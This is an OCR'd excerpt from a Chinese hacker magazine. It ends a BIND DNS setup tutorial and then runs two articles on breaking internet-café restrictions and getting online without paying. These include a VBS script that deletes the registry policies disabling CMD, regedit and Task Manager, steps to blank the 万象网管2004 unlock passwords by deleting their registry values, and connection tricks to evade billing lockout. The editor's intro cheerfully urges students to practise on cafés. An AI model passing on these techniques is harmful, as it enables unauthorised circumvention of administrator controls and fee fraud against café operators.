


图8 devil.safecn.net设置

safecn.net.这个管理信箱，大家知道信息是以name@domain.xx来表示的，因为前面说过@是一个变量，所以这个“@”要转义成“.”。

为了使输入IP地址和域名都可以访问某个主机，一般还需要配置个反向区，在DNS配置文件内添加以下字段：

```
zone "3.168.192.in-addr.arpa" {
        type master;
        file "192.168.3.zone";
};
```

这个和正向区只是域名不同，3.168.192.in-addr.arpa是代表为192.168.3.0/24网段作解析。同样也要新建/var/named/192.168.3.zone文件作为区文件，文件大体格式如下：

```
@ IN SOA safecn.net. root.safecn.net. (
        2006050801
        36000
        7200
        3600000
        8640 )
  IN    NS      devil.safecn.net.s
1 IN    PTR     new.safecn.net.
2 IN    PTR     ftp.safecn.net.
3.3.168.192.in-addr.arpa. IN    PTR cit.safecn.net.
```




图9 测试反向区工作是否正常




图10 让DNS服务器以普通用户身份运行

基本上和正向区的写法一样，有些读者可能看出来了，之前的管理信箱是简写成root的，但是在这里它不能简写，如果简写会代表是“root.3.168.192.in-addr.arpa.”，为什么呢？这要大家理解一下named.conf文件。而以下的主机这个时候也不能简写，原理相同。保存退出后运行rndc reload来重新加载配置文件。

这时可以用nslookup或host命令测试一下反向区是否配置成功了(图9)，如果测试结果与图9类似，则成功！

四、以普通用户运行DNS服务器

像bind这种常用的软件是经常会出现漏洞的，除常常去网上看更新补丁外还要做一些安全工作。我们的DNS服务器是由root身份运行的，如果黑客成功利用漏洞的话，可以直接得到root权限，所以我们要把DNS运行身份降低。

在named运行时，它的pid会在/var/run目录下，它的权限是644，只有root才可以运行。所以我们要在/var/run/为它新建一个named专用的目录，目的就是更改该目录的权限不涉及其它pid进程，让其他人也可以运行该目录内的文件。DNS只知道它的named.pid在/etc/var/run目录下，所以要通知DNS服务，修改named.conf在全局变量中指定它的pid的位置，添加“pid-file "/var/run/named/named.pid";”语句，下面我改变专用目录的权限并新建named用户来运行DNS服务。

小知识：前面所说的目录、文件的名字位置都无所谓，有些为了安全把文件目录改名放到其它目录里了。

```
#useradd -s /bin/false -d /dev/null named    //新建named用户，shell、目录为空
# mkdir /var/run/named
# chown named.named /var/run/named    //将该目录所有者改成named用户、组所有
# chmod 700 /var/run/named    //去掉除named用户其他任何人的权限
```

killall杀死named的进程后以named u named来以named用户运行named，如果成功会出现类似图10结果，在图10中第一次运行ps aux |grep named，看到named进程是以root身份运行的，当重新启动DNS服务后，ps aux过滤出的进程运行用户为named用户。

五、让DNS为在互联网上工作

作为一台DNS服务器，为互联网用户提供解析服务器是最普遍的，有些大型的网站为了访问速度及更好地提供服务，DNS的服务范围就不只是内部网络。

如果你的服务器在ISP的运营机房内，你的服务器直接连接到ISP的交换机上可以获得一个固定IP地址，你可以直接把以上的配置改成ISP分配给你的IP地址即可。如果你的服务器在某个内网中，你必须要在路由或防火墙上作NAT（Network Address Translation）网络地址转换，让外网的客户机可以通过公网地址访问你的服务器，类似“# ip nat inside source static 192.168.3.254 53 218.25.x.3 53”，218.25.x.3 53为你公网的IP地址。同时也要保证路由器有访问列表允许公网的地址通过网络的53端口，但这不是我们今天要讨论的内容，详细信息可以参照其它文章。

其实，本文只是介绍了一下DNS服务器的简单操作，DNS的应用还是很广泛的，如果想了解更多可以参见man文档，当然在这里只配置了一个safecn.net的域名，其实可以配置很多的，格式及意义都是一样的，参照此文格式即可，如果有什么问题可以直接联系作者。


【文中所涉及的软件在光盘中有所提供。软件如下：bind-9.3.2.tar.gz】

编辑点评 文章包含了作者的经验，详细讲解了rndc.key、rndc.conf等大多数文章所忽略的内容。但是只有掌握这些内容才能让bind千依百顺。当然，大家用rpm来组建服务器可能更加快捷、方便，但从学习的角度来说，还是自己填写详细的配置文件效果来更好哦。NOHACK



泡吧飘语：

小黑们都已经放假了吧，炎炎暑期，不知你们有什么计划呢？不过估计这段时间网吧可要遭殃了，以前是没有时间，现在放假了，可是练习的大好时机啊，把破解网吧当作暑期的一个娱乐项目也许是个不错的选择（网管狂汗）。所以这期给大家准备了两道综合的大菜，让我们来复习一下突破网吧限制的方法，同时，《没有黑软也能破网吧》的终结篇将教给你怎样利用网吧现有的资源进行突破。经过了这么长时间的学习，小黑们早已经跃跃欲试了。不过在此还是劝告小黑们，要适可而止，注意安全啊。否则有一天被抓了，那网管一脸冷笑仿佛在说："小样，没看过《黑客手册》吧！"那这个假期岂不过得郁闷？不过即使失败了也不要气馁，此次被抓，纯属虚构，若有雷同，纯属巧合……



突破网吧限制 实现免费上网

爱情圣殿

本文你可以学到！
1.突破网吧限制的方法。
2.三种免费上网的方法。

现在的网吧逐渐成了大家尤其是我们学生交流的一个空间，但是当你在上网的时候遇到种种限制岂不是很头疼，再加上我们是学生，时不时想研究研究怎么能免费在网吧上会儿网，本篇文章就可以给你带来满意的答案。

所需工具：精锐网吧辅助工具V5.5。

一、突破网吧限制

网吧的限制大概有以下几种：

1.限制下载。

2.禁止访问硬盘，隐藏"运行"、网上邻居 。

3.限制命令符CMD 注册表的使用。

4."注销"的灰色按钮。

归纳起来也就这几种吧，首先让我们来突破下载的限制，如图1所示。




图1 限制下载

遇到上述情况先别管它，当你在下载的时候别点"保存"，直接点击"打开"，如图2所示。




图2 突破下载

有的读者可能会问，如果网吧BOSS把"打开"按钮设为灰色不可用，那我们该怎么办呢？不要着急，在本文的最后我会对突破灰色按钮有详细的介绍。

这里我们继续，开始下载了吧？那还愁我们需要的工具下载不下来呀！

现在下载被突破了，其他的限制工具也就可以搞定了！请出我们的精锐网吧辅助工具V5.5，如图3所示。





图3 精锐网吧辅助工具V5.5界面

只要点击一下**"恢复所有限制并立即生效"**就可以了，2秒钟后所有的限制都可以清除了。

可能有些网吧的设置会比较BT，其实破解有点难度的也就是注册表、命令符的禁止使用，一般情况如图4所示。


C> 版权所有 1985-2001 Microsoft Corp.

命令提示符已被系统管理员停用。

请按任意键继续. . .

图4 命令符被禁用

心急了吧，心急吃不了热豆腐，用以下代码就可以解除！

```
On Error Resume Next
Set WSHShell=WScript.CreateObject("WScript.Shell")
With WScript.CreateObject("WScript.Shell") \\用WScript.shell这个脚本对象去对注册表进行修改\\
.RegDelete"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools" \\删除注册表中禁止使用注册表的键值\\
.RegDelete"HKCU\Software\Policies\Microsoft\Windows\System\DisableCMD" \\删除注册表中禁止使用命令符的键值\\
.RegDelete"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr" \\删除注册表中禁止使用任务管理器的键值\\
End With
Mybox=MsgBox(enab&vbCR&"程序运行限制已被【爱情圣殿】解除!",1024,"Result") \\弹出对话框的参数\\
```

把以上文件用"记事本"保存为*.vbs文件双击执行就可以了，效果如图5所示。





图5 执行脚本后的提示

如果有些BT的网吧连"记事本"都不让用，我再告诉你个方法：打开IE浏览器，随便打开个网站，然后在IE浏览器上方点击"查看"—"源文件"，就可以以记事本打开一个网页的源文件，把里面的内容删除，然后把代码复制进去，按CTRL+S另存为*.vbs文件就可以了。

二、三种免费上网的方法

1.利用注册表删除万象网管2004密码

具体步骤："开始"—"运行"，输入"regedit"进入注册表，依次找到HKEY_CURRENT_USER\Software\Sicent\wx2004Clt，然后在右面框里有如图6所示的键值。



(默认)	REG_SZ	(数值未设置)
!!!APP	REG_SZ	C:\WINNT\system32\Clsmn.exe
!!!IESetCipher	REG_SZ	82F51CA4ACDA5D1AFA9F946AEF059B19
!!!RunSetCipher	REG_SZ	82F51CA4ACDA5D1AFA9F946AEF059B19
!!!UnlockCipher	REG_SZ	82F51CA4ACDA5D1AFA9F946AEF059B19
bAutoLog	REG_DWORD	0x00000001 (1)
bExplorer	REG_DWORD	0x00000000 (0)

图6 注册表中万象密码的键值

里面有IESETCIPHER（IE设置密码），RUNSETCIPHER（万象系统运行密码），UNLOCKCIPHER（万象系统解锁密

码)。只要把这三项删除，万象系统的密码就为空了。然后结账下机，再直接点“管理”—“解锁”就又可以上机了。

2.利用网上邻居删除IPX/SPX/NETBIOS协议

具体步骤：打开网上邻居，里面有“本地连接”，右键单击—“属性”，出现如图7所示的选项卡。




图7 IPX/SPX/NetBIOS协议

然后选中IPX/SPX/NetBIOS协议



图8 新建连接

点击“卸载”，等待一分钟左右将提示你重新启动计算机，切记这时点击“否”，要不就不管用了。因为重启之后，一般网吧安装的还原系统都会让我们的任何设置无效。

3.新建“本地连接”免费法

具体步骤：当你的卡提示余额不足时，打开网上邻居，新建“本地连接”，如图8所示。然后狂点下一步就可以了，当你没有了剩余时间的时候它也不会给你锁定的(我亲自试过的)，哈哈，又一招免费玩的方法！


三、总结

如果在下载的时候遇到灰色按钮，我们可以使用“WINDOWS按钮突破专家”，不过得事先在非网吧的机器上下载好，然后放进QQ硬盘里，下载被限制也限制不住QQ硬盘啊！呵呵！

我所实验的环境是在万象网管2004的版本+WINDOW XP SP1，无论网吧设置有多BT，这三种方法中总有一种会适合你的。

(本文中所涉及的工具及代码已收录在本期光盘中，并提供了相关动画。)

如今网吧的安全性已越来越高，破解网吧的方法也随之升级，但有一点是不变的，只要突破下载运行，就没有什么不可能！而突破下载，就是要将现有的知识灵活运用。



没有黑软，也能破网吧——终结篇

兜兜裹囿糖

从本文你可以学到：
一、不用黑软亦可突破网吧限制的另类方法；
二、透析免费上网方法中最具“动态”的话题，以及另类扩展技巧；
三、一个网吧破解者应该具备的社会工程学知识。

其实对于突破网吧限制而言，能用黑软固然直接了当啦！而我为什么不用常规的方法呢？这里我将接续上回未完成的任务，将我近两年来的研究心得告诉给大家，往下看吧！

一　访问任意盘符及路径四法

1、winamp浏览器

经常用winamp听音乐的你，是否知道它还有个浏览器呢？首先打开winamp，按ALT+T，即可打开浏览器。再按CTRL+O打开浏览器地址栏，输入你想打开的路径，回车即可进入。

2、Real play浏览器

Real play也是有浏览器的哦！首先随便找一部电影打开，点击右下角的小地球图标，即可打开Real play浏览器，在地址栏输入你想打开的路径，回车即可进入。

(注：两者除此之外也是可以浏览网页的，但不能通过它们来下载东东。可能也是调用IE下载的功能，才会被限制的吧)。

3、利用flash函数

例1：我想打开c盘中名为“octopus”的文件夹，则函数为getURL("FILE://c|/octopus")；

